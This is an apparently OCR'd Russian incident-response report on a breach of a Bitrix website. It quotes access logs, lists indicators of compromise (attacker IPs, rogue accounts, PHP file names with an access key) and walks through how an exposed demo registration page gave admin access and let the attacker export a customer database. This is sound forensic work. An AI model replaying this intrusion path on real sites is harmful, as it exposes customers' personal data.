185.79.137.236 - - [22/Jul/2025:11:09:40 +0300 - 0.100] 200 "GET /contacts/ HTTP/2.0" 147088 "https://mile.by/?back_url_admin=%2Fbitrix%2Fadmin%2Findex.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:09:43 +0300 - 0.114] 200 "GET /?back_url_admin=%2Fbitrix%2Fadmin%2Findex.php HTTP/2.0" 181451 "https://mile.by/bitrix/admin/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"


185.79.137.236 - - [22/Jul/2025:11:09:45 +0300 - 0.100] 200 "GET /bitrix/admin/index.php HTTP/2.0" 34238 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:10:03 +0300 - 0.158] 200 "GET

```
/bitrix/admin/giperlink_physical_index.php?lang=ru HTTP/2.0" 29538
"https://mile.by/bitrix/admin/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
GLS/100.10.9939.100" "-"

185.79.137.236 - - [22/Jul/2025:11:11:09 +0300 - -] 200 "GET
/upload/giperlink.export/phuser/export_puser_20250101.csv HTTP/2.0" 3066756
"https://mile.by/bitrix/admin/giperlink_physical_index.php?lang=ru" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0
Safari/537.36 GLS/100.10.9939.100" "-"
```

1.5 Исследование активности за 23 июля

23 июля с адреса 195.245.103.94 был снова зарегистрирован пользователь через тестовую форму регистрации. После чего злоумышленник пробовал работать с модулем skyweb24_popuppro.php, пытаясь загрузить свои файлы через команду get_img.



Список созданных пользователей:

LOGIN	NAME	EMAIL	LAST_LOGIN	DATE_REGISTER
temp1			2025-07-22 12:41:58	2025-07-22 11:18:00
temp2			2025-07-22 11:41:04	2025-07-22 11:41:04
temp3			2025-07-22 12:51:10	2025-07-22 12:51:10
test7			2025-07-23 16:12:54	2025-07-23 16:12:54

Выдержка из логов:

```
195.245.103.94 - - [23/Jul/2025:16:11:47 +0300 - 0.105] 200 "GET
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0"
55798 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [23/Jul/2025:16:12:05 +0300 - 0.070] 200 "GET
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0"
56497 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [23/Jul/2025:16:12:19 +0300 - 0.104] 200 "GET
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?login=yes HTTP/2.0" 57292
"https://mile.by/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=y
es" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [23/Jul/2025:16:12:28 +0300 - 0.088] 200 "POST
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?login=yes HTTP/2.0" 57384
"https://mile.by/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?login=yes"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [23/Jul/2025:16:17:20 +0300 - 0.885] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=get_img HTTP/2.0" 6936
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=74" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [23/Jul/2025:16:17:35 +0300 - 0.053] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=get_img HTTP/2.0" 6936
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=74" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [23/Jul/2025:16:18:39 +0300 - 0.040] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=get_img HTTP/2.0" 6936
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=74" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [23/Jul/2025:16:21:15 +0300 - 0.046] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=get_img HTTP/2.0" 6936
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=75" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [23/Jul/2025:16:23:10 +0300 - 0.062] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=get_img HTTP/2.0" 6936
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=75" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"
```

1.6 Исследование активности за 24 июля

24 июля с адреса 195.245.103.94 злоумышленник создал нового пользователя и перешёл в плагин skyweb, где он успешно создал страницу с информацией о взломе.

Выдержка из логов:

```
195.245.103.94 - - [24/Jul/2025:14:28:31 +0300 - 0.106] 200 "GET
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0"
56492 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:28:57 +0300 - 0.226] 200 "POST
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0"
54908
"https://mile.by/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=y
es" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:29:04 +0300 - 0.002] 200 "GET /bitrix/ HTTP/2.0"
98 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:29:05 +0300 - 0.113] 200 "GET
/bitrix/admin/index.php HTTP/2.0" 34773 "-" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:42:35 +0300 - 0.657] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=gettimertemplate HTTP/2.0" 642
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=74" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:42:36 +0300 - 0.081] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=gettemplate HTTP/2.0" 579
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=74" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:42:37 +0300 - 0.070] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=gettemplatepath HTTP/2.0" 77
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=74" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:43:19 +0300 - 0.605] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=get_img HTTP/2.0" 6936
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=74" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:43:37 +0300 - 0.056] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=get_img HTTP/2.0" 6936
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=74" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:46:43 +0300 - 0.052] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=get_img HTTP/2.0" 6936
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=74" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:46:51 +0300 - 0.318] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=get_img HTTP/2.0" 6995
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=74" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:46:58 +0300 - 0.052] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=get_img HTTP/2.0" 6995
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=74" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:49:58 +0300 - 0.492] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=gettimertemplate HTTP/2.0" 642
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=75" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:49:59 +0300 - 0.042] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=gettemplate HTTP/2.0" 579
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=75" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:50:01 +0300 - 0.042] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=gettemplatepath HTTP/2.0" 77
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=75" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:50:20 +0300 - 0.348] 200 "POST

```
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=get_img HTTP/2.0" 6981
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=75" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"

195.245.103.94 - - [24/Jul/2025:14:50:31 +0300 - 0.050] 200 "POST
/bitrix/admin/skyweb24_popuppro.php?ajax=y&command=get_img HTTP/2.0" 6981
"https://mile.by/bitrix/admin/skyweb24_popuppro.php?lang=ru&id=75" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6324.206 Safari/537.36" "-"
```

1.7 Собранные IOC

Ниже приведены выборка по всем созданным пользователям через форму нелегитимной регистрации demo/public_files/ru/auth/index.php?register=yes.

id	LOGIN	REMOTE_ADDR	EMAIL	DATE_INSERT	LAST_LOGIN	DATE_REGISTER	USER_AGENT
198776	111	45.130.81.12	111@111.11	2025-01-28 16:03:28	2025-01-28 16:03:37	2025-01-28 16:03:28	Mozilla/5.0 (X11; Li
237992	admin	98.159.226.72		2025-07-02 11:16:36	2025-07-02 11:20:22	2025-07-02 11:16:36	Mozilla/5.0 (X11; Li
241767	222	185.132.187.104		2025-07-18 18:25:38	2025-07-18 18:25:38	2025-07-18 18:25:38	Mozilla/5.0 (X11; Li
242428	temp	185.79.137.236		2025-07-22 11:07:11	2025-07-22 11:16:57	2025-07-22 11:07:11	Mozilla/5.0 (Windows
242435	temp1	195.245.103.94		2025-07-22 11:18:00	2025-07-22 12:41:58	2025-07-22 11:18:00	Mozilla/5.0 (Windows
242447	temp2	195.245.103.94		2025-07-22 11:41:04	2025-07-22 11:41:04	2025-07-22 11:41:04	Mozilla/5.0 (Windows
242466	temp3	195.245.103.94	rinoriv849@luxpolar.com	2025-07-22 12:51:10	2025-07-22 12:51:10	2025-07-22 12:51:10	Mozilla/5.0 (Windows
242695	test7	195.245.103.94		2025-07-23 16:12:54	2025-07-23 16:12:54	2025-07-23 16:12:54	Mozilla/5.0 (Windows
242835	support	195.245.103.94		2025-07-24 14:28:57	2025-07-24 14:28:57	2025-07-24 14:28:57	Mozilla/5.0 (Windows

Все обнаруженные адреса злоумышленников:

- 98.159.226.72
- 149.154.161.236
- 185.132.187.104
- 185.79.137.236
- 195.245.103.224
- 195.245.103.94
- 195.245.103.9
- 45.130.81.12
- 98.159.226.72


Файлы, к которым идёт обращение:

- accesson.php
- f5897487b602.php
- sttings.php?key=sdfadsgh4513sdGG435341FDGWWDFGDFHDFGDSFGDFSGDFG
- up.php
- siting.php?key=sdfadsgh4513sdGG435341FDGWWDFGDFHDFGDSFGDFSGDFG


2. Воспроизведение атаки

Далее приведен краткий отчёт того, как выглядела атака со стороны злоумышленника.


Тестовая страница регистрации /bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes открыта и позволяет создать пользователя в административной части сайта.




Так было создано несколько пользователей, без указания какой-либо дополнительной информации.




После чего открывает доступ к административной панели сайта, в частности к плагину giperlink https://mile.by/bitrix/admin/giperlink_physical_index.php?lang=ru. Пользователь при этом только что соданный.



Перейдя в раздел физические лица и указав нужный временно диапазон можно выгрузить базу. Стоит отметить что именно отсюда и взяли количество записей базы данных.




Сама база включает в себя ID Клиента, Номер карты лояльности клиента, ФИО, Номер телефона, Почтовый адрес, Дату регистрации и деактивации. Выглядит она следующим образом.

